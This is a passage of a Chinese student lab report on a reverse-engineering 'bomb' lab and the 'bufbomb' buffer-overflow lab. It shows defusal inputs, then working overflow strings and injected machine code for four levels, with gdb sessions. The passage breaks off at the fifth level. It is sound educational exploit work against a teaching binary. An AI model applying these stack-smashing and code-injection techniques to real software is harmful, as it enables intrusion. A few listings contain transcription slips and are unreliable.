


图 2.43 fun7 函数递归逻辑

要使得最终的返回值为 7，我们需要选择合适的参数。分析得知，我们选择的路径对应于上述二叉树的“最右子树”，即  $0x24 \rightarrow 0x32 \rightarrow 0x6b \rightarrow 0x3e9$ ，因此需要输入  $0x3e9$  即 1001，恰好满足参数的边界条件。

运行程序测试，成功破解隐藏关，完成了所有的“拆掉”任务。

```
Starting program: /home/miracle/Desktop/U202015374/bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I am for medical liability at the federal level.
Phase 1 defused. How about the next one?
0 1 3 6 10 15
That's number 2. Keep going!
0 -334
Halfway there!
14 45 DrEvil
So you got that one. Try this one.
mfcdhg
Good work! On to the next...
4 2 6 1 5 3
Curses, you've found the secret phase!
But finding it and solving it are quite different...
1001
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
[Inferior 1 (process 2955) exited normally]
```

图 2.44 测试隐藏关密码串

至此，完成全部的破解任务。

## 2.3 实验小结

本次实验的目的是综合利用所学知识尝试一些逆向工程的操作，破解程序中隐藏的密码。实验中采取的主要方法是静态分析方法，即直接分析反汇编代码和使用 `gdb` 读取存储单元来分析程序的功能。实验中我主要的收获是熟悉了 Linux 系统下 C 语言与汇编语言的相互转化，加深了对于 IA-32 寄存器使用、栈帧结构和过程调用的理解，并在实践中尝试 `gdb` 调试的各种命令和功能。此外，本次实验中汇编语言为 AT&T 格式，和之前所学的 Intel 汇编语法有所不同，但并不影响我们分析程序的实际功能。

在反汇编代码中有时会出现形如 `mov %gs:0x14,%eax` 的语句，通过查阅资料并结合后续实验可知，这是书中对抗缓冲区攻击中的第二种方法——栈破坏检测（Stack Corruption Detection）的哨兵值。

## 实验 3: 缓冲区溢出攻击

### 3.1 实验概述

#### (1) 实验目的

本次实验主要是加深对 IA-32 函数调用规则和栈帧结构的理解。实验需要学生对目标程序 `bufbomb` 实施缓冲区溢出攻击 (buffer overflow attacks), 通过造成缓冲区溢出来破坏目标程序的栈帧结构, 继而执行一些原来程序中没有的行为。

实验需要对目标可执行程序 `bufbomb` 分别完成 5 个难度递增的缓冲区溢出攻击, 5 个难度等级分别命名为 `Smoke (level 0)`、`Fizz (level 1)`、`Bang (level 2)`、`Boom (level 3)` 和 `Nitro (level 4)`。

级别 0: `smoke`。构造攻击字符串作为目标程序输入, 造成缓冲区溢出, 使目标程序能够执行 `smoke` 函数。

级别 1: `fizz`。构造攻击字符串作为目标程序输入, 造成缓冲区溢出, 使目标程序能够执行 `fizz` 函数; `fizz` 函数含有一个参数 (`cookie` 值), 构造的攻击字符串应能给定 `fizz` 函数正确的参数, 使其判断成功。

级别 2: `bang`。构造攻击字符串作为目标程序输入, 造成缓冲区溢出, 使目标程序能够执行 `bang` 函数, 并且要求篡改全局变量 `global_value` 为 `cookie` 值, 使其判断成功, 因此需要在缓冲区中注入恶意代码用于修改全局变量。

级别 3: `boom`。前面的攻击都是使目标程序跳转到特定函数, 进而利用 `exit` 函数结束目标程序运行。`boom` 要求攻击程序能够返回到原调用函数 `test` 继续执行, 即要求攻击之后, 还原对栈帧结构的破坏。

级别 4: `nitro`。本次攻击需要对目标程序连续攻击  $n=5$  次, 但每次攻击被攻击函数的栈帧内存地址都不同, 也就是函数的栈帧位置每次运行时都不一样。因此需要保证每次都能够正确复原原栈帧被破坏的状态, 使程序每次都能够正确返回。

#### (2) 实验要求

本次实验要求较熟练地使用 `gdb`、`objdump`、`gcc`, 另外需要使用本实验提供的 `hex2raw`、`makecookie` 等工具。使用 `objdump -d` 命令将 `bufbomb` 反汇编到 `bufbomb.txt` 文件, 便于后续分析; 使用 `makecookie` 生成用户的 `cookie` 记录下来。

进行攻击时, 有三种方式执行:

- ①方法一: 使用 I/O 重定向将攻击字符串文件输入给 `bufbomb`。
- ②方法二: 在 `gdb` 中使用 I/O 重定向;
- ③方法三: 借助 linux 操作系统管道操作符和 `cat` 命令。

### (3) 实验环境

实验语言为 C 语言和 at&t 汇编语言，实验环境为 32 位 Linux 系统。

## 3.2 实验内容

实验中一些关键函数的源码摘录如下。



```
1  /* Buffer size for getbuf */
2  #define NORMAL_BUFFER_SIZE 32
3
4  void test()
5  {
6      int val;
7      /* Put canary on stack to detect possible corruption */
8      volatile int local = uniqueval();
9
10     val = getbuf();
11
12     /* Check for corrupted stack */
13     if (local != uniqueval()) {
14         printf("Sabotaged!: the stack has been corrupted\n");
15     }
16     else if (val == cookie) {
17         printf("Boom!: getbuf returned 0x%x\n", val);
18         validate(3);
19     } else {
20         printf("Dud: getbuf returned 0x%x\n", val);
21     }
22 }
23
24 int getbuf()
25 {
26     char buf[NORMAL_BUFFER_SIZE];
27     Gets(buf);
28     return 1;
29 }
```

图 3.1 关键函数源码摘录

转到 getbuf 函数的反汇编代码。



743	080491ec	<getbuf>:	
744	80491ec:	55	push %ebp
745	80491ed:	89 e5	mov %esp,%ebp
746	80491ef:	83 ec 38	sub \$0x38,%esp
747	80491f2:	8d 45 d8	lea -0x28(%ebp),%eax
748	80491f5:	89 04 24	mov %eax,(%esp)
749	80491f8:	e8 55 fb ff ff	call 8048d52 <Gets>
750	80491fd:	b8 01 00 00 00	mov \$0x1,%eax
751	8049202:	c9	leave
752	8049203:	c3	ret

图 3.2 在反汇编代码中定位到 getbuf 函数

由 Line 746 可知 getbuf 的栈帧是 0x38+4 个字节，由 Line 747 可知 buf 缓冲区的大小是 0x28 个字节。

基本的栈帧结构如左图所示。我们要做的工作就是将攻击字符串放在合适的地方以达到目的，如右图所示。




图 3.3 栈帧结构和攻击字符串的摆放

### 3.2.1 阶段 0 smoke 解题过程

第 0 关——smoke 攻击。

本关需要构造攻击字符串作为目标程序输入，造成缓冲区溢出，使目标程序能够执行 smoke 函数。smoke 函数的源码如下。

```
1  /*
2  * smoke - On return from getbuf(), the level 0 exploit executes
3  * the code for smoke() instead of returning to test().
4  */
5  /* $begin smoke-c */
6  void smoke()
7  {
8      printf("Smoke!: You called smoke()\n");
9      validate(0);
10     exit(0);
11 }
12 /* $end smoke-c */
```

图 3.4 smoke 函数源码

转到 smoke 函数的反汇编代码。

```
360  08048c90 <smoke>:
361      8048c90:  55                push    %ebp
362      8048c91:  89 e5             mov     %esp,%ebp
363      8048c93:  83 ec 18          sub     $0x18,%esp
364      8048c96:  c7 04 24 13 a1 04 08 movl    $0x804a113,(%esp)
365      8048c9d:  e8 ce fc ff ff    call    8048970 <puts@plt>
366      8048ca2:  c7 04 24 00 00 00 00 movl    $0x0,(%esp)
367      8048ca9:  e8 96 06 00 00    call    8049344 <validate>
368      8048cae:  c7 04 24 00 00 00 00 movl    $0x0,(%esp)
369      8048cb5:  e8 d6 fc ff ff    call    8048990 <exit@plt>
370
```

图 3.5 在反汇编代码中定位到 smoke 函数

记录 smoke 函数的地址：0x8048c90。


要使得调用上面的 getbuf 函数后不正常返回，而是跳转到 smoke 函数执行，需要构造 0x28 (buf) + 4 (ebp) + 4 (返回地址) = 48 字节长度的字节码将返回地址覆盖，其中最后 4 个字节设为 smoke 函数的地址即可。总共 48 字节，前面的 44 字节对程序的执行没有影响，可以为任意值，不妨取 00，考虑到小端存储方式，最后 4 字节设为 90 8c 04 08。将构造好的字节码存放在 smoke\_U202015374.txt 文件中，如下图所示。



```
smoke_U202015374.txt (~/Desktop/lab3) - gedit
/* mission 1: smoke */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* smoke() located at: 0x08048c90 */
90 8c 04 08
```

图 3.6 smoke 解决方案

运行程序测试，smoke 攻击成功。



```
miracle@ubuntu:~/Desktop/lab3$ cat smoke_U202015374.txt | ./hex2raw | ./bufbomb -u U202015374
Userid: U202015374
Cookie: 0x4da06a04
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

图 3.7 实施 smoke 攻击

至此，smoke 攻击构造成功，阶段 0 完成。

### 3.2.2 阶段 1 fizz 解题过程

第 1 关——fizz 攻击。

本关需要构造攻击字符串作为目标程序输入，造成缓冲区溢出，使目标程序能够执行 fizz 函数。fizz 函数含有一个参数（cookie 值），构造的攻击字符串应能给定 fizz 函数正确的参数，使其判断成功。fizz 函数的源码如下。

```
1  /*
2   * fizz - On return from getbuf(), the level 1 exploit executes the
3   * code for fizz() instead of returning to test(), and makes it appear
4   * that fizz() was passed the users's unique cookie as the argument.
5   */
6  /* $begin fizz-c */
7  void fizz(int val)
8  {
9      if (val == cookie) {
10         printf("Fizz!: You called fizz(0x%x)\n", val);
11         validate(1);
12     } else
13         printf("Misfire: You called fizz(0x%x)\n", val);
14     exit(0);
15 }
16 /* $end fizz-c */
```

图 3.8 fizz 函数源码

转到 fizz 函数的反汇编代码。

```
371  08048cba <fizz>:
372      8048cba: 55                push    %ebp
373      8048cbb: 89 e5            mov     %esp,%ebp
374      8048cbd: 83 ec 18        sub     $0x18,%esp
375      8048cc0: 8b 45 08        mov     0x8(%ebp),%eax
376      8048cc3: 3b 05 20 c2 04 08  cmp     0x804c220,%eax
377      8048cc9: 75 1e          jne     8048ce9 <fizz+0x2f>
378      8048ccb: 89 44 24 04     mov     %eax,0x4(%esp)
379      8048ccf: c7 04 24 2e a1 04 08  movl    $0x804a12e,(%esp)
380      8048cd6: e8 f5 fb ff ff  call    80488d0 <printf@plt>
381      8048cdb: c7 04 24 01 00 00 00  movl    $0x1,(%esp)
382      8048ce2: e8 5d 06 00 00  call    8049344 <validate>
383      8048ce7: eb 10          jmp     8048cf9 <fizz+0x3f>
384      8048ce9: 89 44 24 04     mov     %eax,0x4(%esp)
385      8048ced: c7 04 24 c4 a2 04 08  movl    $0x804a2c4,(%esp)
386      8048cf4: e8 d7 fb ff ff  call    80488d0 <printf@plt>
387      8048cf9: c7 04 24 00 00 00 00  movl    $0x0,(%esp)
388      8048d00: e8 8b fc ff ff  call    8048990 <exit@plt>
```

图 3.9 在反汇编代码中定位到 fizz 函数

注意到 Line 375 和 Line 376 两行。ebp 的上一个位置 0x4(%ebp)存放了调用者的返回地址，参数的地址为 0x8(%ebp)，而 0x804c220 这个内存地址存放的值期望与参数一致，就是我们需要存放 cookie 的位置。而参数需要放到返回地址的上面，并和返回地址相邻。

与第 0 关类似，首先用 fizz 函数地址覆盖 getbuf 函数的返回地址，接下来还需要将 fizz 函数的返回地址覆盖，并用 cookie 覆盖上面的参数。这样就可以跳转到 fizz 函数，并且以 cookie 作为参数执行。fizz 函数的返回地址可以用任意 4 个字节的数覆盖，不妨取 00 00 00 00 占位。最终构造的字节码应为 44 个任意字节，加上 fizz 函数的地址、4 个任意字节，最后是 cookie 的值。将构造好的字节码存放在 fizz\_U202015374.txt 文件中，如下图所示。




图 3.10 fizz 解决方案

运行程序测试，fizz 攻击成功。




图 3.11 实施 fizz 攻击

至此，fizz 攻击构造成功，第 1 关完成。

### 3.2.3 阶段 2 bang 解题过程

第 2 关——bang 攻击。

本关需要构造攻击字符串作为目标程序输入，造成缓冲区溢出，使目标程序能够执行 bang 函数，并且篡改全局变量 global\_value 为 cookie，使其判断成功。但是在学完程序的链接一节后我们知道，全局变量存放在.bss 节或.data 节，并不存放在栈中，而使用前面的方法只能修改栈中的内容，无法直接修改全局变量。因此我们需要构造一段“恶意代码”，通过执行这段代码修改全局变量的值，或者进行一些其它的操作。故本关的整体思路为：将恶意代码放在攻击字符串中，使得 getbuf 函数返回之后，首先执行这段恶意代码，再执行 bang 函数。

bang 函数的源码如下。



```
1  /*
2   * bang - On return from getbuf(), the level 2 exploit executes the
3   * code for bang() instead of returning to test(). Before transferring
4   * control, it must execute code on the stack that sets a global
5   * variable to the user's cookie.
6   */
7  /* $begin bang-c */
8  int global_value = 0;
9
10 void bang(int val)
11 {
12     if (global_value == cookie) {
13         printf("Bang!: You set global_value to 0x%x\n", global_value);
14         validate(2);
15     } else
16         printf("Misfire: global_value = 0x%x\n", global_value);
17     exit(0);
18 }
19 /* $end bang-c */
```

图 3.12 bang 函数源码

转到 bang 函数反汇编代码。

390	08048d05	<bang>:	
391	8048d05:	55	push %ebp
392	8048d06:	89 e5	mov %esp,%ebp
393	8048d08:	83 ec 18	sub \$0x18,%esp
394	8048d0b:	a1 18 c2 04 08	mov 0x804c218,%eax
395	8048d10:	3b 05 20 c2 04 08	cmp 0x804c220,%eax
396	8048d16:	75 1e	jne 8048d36 <bang+0x31>
397	8048d18:	89 44 24 04	mov %eax,0x4(%esp)
398	8048d1c:	c7 04 24 e4 a2 04 08	movl \$0x804a2e4, (%esp)
399	8048d23:	e8 a8 fb ff ff	call 80488d0 <printf@plt>
400	8048d28:	c7 04 24 02 00 00 00	movl \$0x2, (%esp)
401	8048d2f:	e8 10 06 00 00	call 8049344 <validate>
402	8048d34:	eb 10	jmp 8048d46 <bang+0x41>
403	8048d36:	89 44 24 04	mov %eax,0x4(%esp)
404	8048d3a:	c7 04 24 4c a1 04 08	movl \$0x804a14c, (%esp)
405	8048d41:	e8 8a fb ff ff	call 80488d0 <printf@plt>
406	8048d46:	c7 04 24 00 00 00 00	movl \$0x0, (%esp)
407	8048d4d:	e8 3e fc ff ff	call 8048990 <exit@plt>

图 3.13 在反汇编代码中定位到 bang 函数

Line 394 和 Line 395 的两个内存地址对应于源程序里的 if 判断语句。0x804c218 对应于全局变量，0x804c220 对应于参数，这一点可以通过 gdb 调试查看得到，也可以直接分析程序逻辑。因为在 bang 函数源程序中有调用 printf 函数输出 global\_value 的语句，在反汇编代码中对应于 Line 397 一行，即 EAX 寄存器中存放的是 printf 函数需要的参数，故传入 EAX 寄存器的 0x804c218 是全局变量的地址。

确定了全局变量的地址，我们可以编写如下汇编代码，存放在 asm.s 文件中。



```

asm.s (-/Desktop/lab3) - gedit
打开 保存 撤消
asm.s x
movl $0x4da06a04, 0x804c218 /* 将cookie赋值给全局变量 */
push $0x08048d05          /* bang函数地址压栈 */
ret

```

图 3.14 恶意代码 asm.s

使用 gcc -m32 -c 编译成.o 可重定位目标文件，然后使用 objdump -d asm.o > bangasm.asm 将反编译的机器码存放到 bangasm.asm 文件中。使用 cat bangasm.asm 查看机器码，如下图所示。



```

miracle@ubuntu:~/Desktop/lab3$ cat bangasm.asm
asm.o: 文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
  0:  c7 05 18 c2 04 08 04    movl    $0x4da06a04,0x804c218
  7:  6a a0 4d                push    $0x8048d05
  a:  68 05 8d 04 08          push    $0x8048d05
  f:  c3                      ret

```

图 3.15 cat 查看恶意代码的机器码

我们需要将以上十六进制的机器码存放到 buf 缓冲区，当控制流跳转到这个位置的时候就可以执行，因此需要将这段恶意代码的首地址也即 buf 缓冲区的首地址放到 getbuf 函数的返回地址处。

如何找到 buf 缓冲区的首地址呢？我们回到 getbuf 函数的反汇编代码。

```

743  080491ec <getbuf>:
744      80491ec:  55                push    %ebp
745      80491ed:  89 e5             mov     %esp,%ebp
746      80491ef:  83 ec 38          sub     $0x38,%esp
747      80491f2:  8d 45 d8          lea     -0x28(%ebp),%eax
748      80491f5:  89 04 24          mov     %eax,(%esp)
749      80491f8:  e8 55 fb ff ff    call    8048d52 <Gets>
750      80491fd:  b8 01 00 00 00    mov     $0x1,%eax
751      8049202:  c9                leave   %eax
752      8049203:  c3                ret

```

图 3.16 getbuf 函数反汇编代码

Line 747 处 ebp 减去一个值开辟了一片空间，也就是 buf 缓冲区，故 EAX 寄存器中存放的就是该空间的首地址，也即 buf 缓冲区首地址。使用 gdb 调试，在 0x80491f8（调用 Gets 函数）处设置断点，查看 EAX 寄存器的内容，如下图所示。

```

(gdb) b *0x80491f8
Breakpoint 1 at 0x80491f8
(gdb) r -u U202015374
Starting program: /home/miracle/Desktop/lab3/bufbomb -u U202015374
Userid: U202015374
Cookie: 0x4da06a04

Breakpoint 1, 0x80491f8 in getbuf ()
(gdb) p /x $eax
$1 = 0x55683538
(gdb) info r
eax                0x55683538          1432892728

```

图 3.17 gdb 查看 EAX 寄存器

将 EAX 寄存器的值 0x55683538 转换为小端格式，也即 38 35 68 55。最终构造的字节码应为反汇编得到的机器码，加上若干填充位，最后是 buf 缓冲区首地址。将构造好的字节码存放在 bang\_U202015374.txt 文件中，如下图所示。






```
bang_U202015374.txt (~/Desktop/lab3) - gedit
打开 保存 撤消
bang_U202015374.txt x
c7 05 18 c2 04 08 04 6a a0 4d /* movl $0x4da06a04, 0x804c218 */
68 05 8d 04 08 /* push $0x08048d05 */
c3 /* ret */
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00
38 35 68 55 /* buf 首地址 */
```

图 3.18 bang 解决方案

运行程序测试，bang 攻击成功。



```
miracle@ubuntu:~/Desktop/lab3$ cat bang_U202015374.txt | ./hex2raw | ./bufbomb -u U202015374
Userid: U202015374
Cookie: 0x4da06a04
Type string:Bang!: You set global_value to 0x4da06a04
VALID
NICE JOB!
```

图 3.19 实施 bang 攻击

至此，bang 攻击构造成功，第 2 关结束。

### 3.2.4 阶段 3 boom 解题过程

第 3 关——boom 攻击。

前面的攻击都是使目标程序跳转到特定函数，进而利用 `exit` 函数结束目标程序运行，在此过程中我们都把原来恢复现场所需的返回地址和原 `test` 函数的 `ebp` 给破坏了，导致原程序无法正常运行。`boom` 要求更加高明的攻击，除了执行攻击代码来改变程序变量外，还要求攻击程序仍然能返回到原调用函数继续执行，即调用函数感觉不到攻击行为，让被攻击者不容易发现我们动了手脚。另外，我们还需要构造攻击字符串，使得 `getbuf` 函数都能将正确的 `cookie` 值返回给 `test` 函数，而不是返回值 1。

设置返回值也就是要更改 `EAX` 寄存器的值，因为 `EAX` 寄存器保存的就是函数的返回值。可以使用 `mov` 指令设置 `EAX` 存放 `cookie` 值。更改完毕后需要进入 `test` 函数继续执行下面的指令，也即 Line 509 所示的位置，将这条指令的地址压栈。

```
501  08048e6d <test>:
502      8048e6d:  55                    push    %ebp
503      8048e6e:  89 e5                 mov     %esp,%ebp
504      8048e70:  53                    push    %ebx
505      8048e71:  83 ec 24              sub     $0x24,%esp
506      8048e74:  e8 6e ff ff ff       call    8048de7 <uniqueval>
507      8048e79:  89 45 f4              mov     %eax,-0xc(%ebp)
508      8048e7c:  e8 6b 03 00 00       call    80491ec <getbuf>
509      8048e81:  89 c3                  mov     %eax,%ebx
510      8048e83:  e8 5f ff ff ff       call    8048de7 <uniqueval>
511      8048e88:  8b 55 f4              mov     -0xc(%ebp),%edx
512      8048e8b:  39 d0                 cmp     %edx,%eax
513      8048e8d:  74 0e                 je      8048e9d <test+0x30>
514      8048e8f:  c7 04 24 0c a3 04 08 movl    $0x804a30c, (%esp)
```

图 3.20 找到 `test` 函数调用 `getbuf` 函数后的下一条指令地址

我们需要构造的汇编代码如下，存放在 `asm2.s` 文件中。



```
asm2.s (~/Desktop/lab3) - gedit
打开 保存 撤消
asm2.s x
movl $0x4da06a04, %eax # 将返回值修改为 cookie
push $0x8048e81        # 将 call getbuf 下一条要执行的指令压栈
ret
```

图 3.21 恶意代码 `asm2.s`

和构造 `bang` 攻击时相似，我们得到汇编代码对应的机器码。

```
Disassembly of section .text:

00000000 <.text>:
 0:  b8 04 6a a0 4d      mov     $0x4da06a04,%eax
 5:  68 81 8e 04 08      push   $0x8048e81
 a:  c3                  ret
```

图 3.22 cat 查看恶意代码的机器码

准备好恶意代码后，我们将返回地址修改为这段代码的地址，也即 buf 缓冲区首地址，这一步操作和 bang 攻击相同。

与 bang 攻击不同的是，我们还需要恢复 ebp 的值，首先需要得到 ebp 的旧值。使用 gdb 调试，在 getbuf 函数的第一行设置断点，也即 Line 744 对应的地址，查看 ebp 寄存器的值。

```
743  080491ec <getbuf>:
744  80491ec:  55                push   %ebp
745  80491ed:  89 e5             mov     %esp,%ebp
746  80491ef:  83 ec 38          sub     $0x38,%esp
747  80491f2:  8d 45 d8          lea     -0x28(%ebp),%eax
748  80491f5:  89 04 24          mov     %eax,(%esp)
749  80491f8:  e8 55 fb ff ff    call    8048d52 <Gets>
750  80491fd:  b8 01 00 00 00    mov     $0x1,%eax
751  8049202:  c9                leave
752  8049203:  c3                ret
```

图 3.23 找到设置断点的位置

```
(gdb) b *0x80491ec
Breakpoint 1 at 0x80491ec
(gdb) r -u U202015374
Starting program: /home/miracle/Desktop/lab3/bufbomb -u U202015374
Userid: U202015374
Cookie: 0x4da06a04

Breakpoint 1, 0x080491ec in getbuf ()
(gdb) p /x $ebp
$1 = 0x55683590
```

图 3.24 gdb 查看 ebp 寄存器

由上图可以 ebp=0x55683590，转换为小端存储方式为 90 35 68 55。用这个值覆盖 ebp 值，放在返回地址之前。


综上我们构造如下所示的攻击方案，存放在 boom\_U202015374.txt 中。



```
boom_U202015374.txt (~/Desktop/lab3) - gedit
打开 保存 撤消
boom_U202015374.txt x
b8 04 6a a0 4d /* movl $0x4da06a04, %eax */
68 81 8e 04 08 /* push $0x8048dce */
c3             /* ret */
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00
90 35 68 55    /* ebp 旧值 */
38 35 68 55    /* buf 首址 */
```

图 3.25 boom 解决方案

运行程序测试，boom 攻击成功。



```
miracle@ubuntu:~/Desktop/lab3$ cat boom_U202015374.txt | ./hex2raw | ./bufbomb -u U202015374
Userid: U202015374
Cookie: 0x4da06a04
Type string:Boom!: getbuf returned 0x4da06a04
VALID
NICE JOB!
```

图 3.26 实施 boom 攻击

至此，boom 攻击构造成功，第 3 关结束。

### 3.2.5 阶段 4 nitro 解题过程

第 4 关——nitro 攻击。

本关承接上一关，难度较大。本阶段需要构造攻击字符串使 `getbufn` 函数返回 `cookie` 值到 `testn` 函数，而不是返回值 1，因此需要将 `cookie` 值设为函数返回值，复原被破坏的栈帧结构，并正确返回到 `testn` 函数。这一关与前面几关最大的不同在于地址空间随机化，每次进行攻击时被攻击函数的栈帧的内存地址随程序运行实例的不同而变化，也即函数的栈帧位置每次运行时都不一样，不能准确地跳转到栈空间的某个特定地址。在前面的关卡中，`getbuf` 函数代码调用经过特殊处理获得了稳定的栈帧地址，这使得基于 `buf` 缓冲区的已知固定起始地址构造攻击字符串成为可能。如果不做其它处理，攻击会时而有效，时而导致段错误。因此需要想办法保证每次都能够正确复原栈帧被破坏的状态，使程序能正确返回到 `test` 函数。在这一关中涉及到的函数是 `testn` 和 `getbufn`，需要加入 `-n` 选项。在 `nitro` 模式下，溢出攻击函数 `getbufn` 会连续执行 5 次。首先观察相关函数的源码。

```
1  /* Buffer size for getbufn */
2  #define KABOOM_BUFFER_SIZE 512
3
4  /*
5   * testn - Calls the function with the buffer overflow bug exploited
6   * by the level 4 exploit.
7   */
8  void testn()
9  {
10     int val;
11     volatile int local = uniqueval();
12
13     val = getbufn();
14
15     /* Check for corrupted stack */
16     if (local != uniqueval()) {
17         printf("Sabotaged!: the stack has been corrupted\n");
18     }
19     else if (val == cookie) {
20         printf("KABOOM!: getbufn returned 0x%x\n", val);
21         validate(4);
22     }
23     else {
24         printf("Dud: getbufn returned 0x%x\n", val);
25     }
26 }
27
28 int getbufn()
29 {
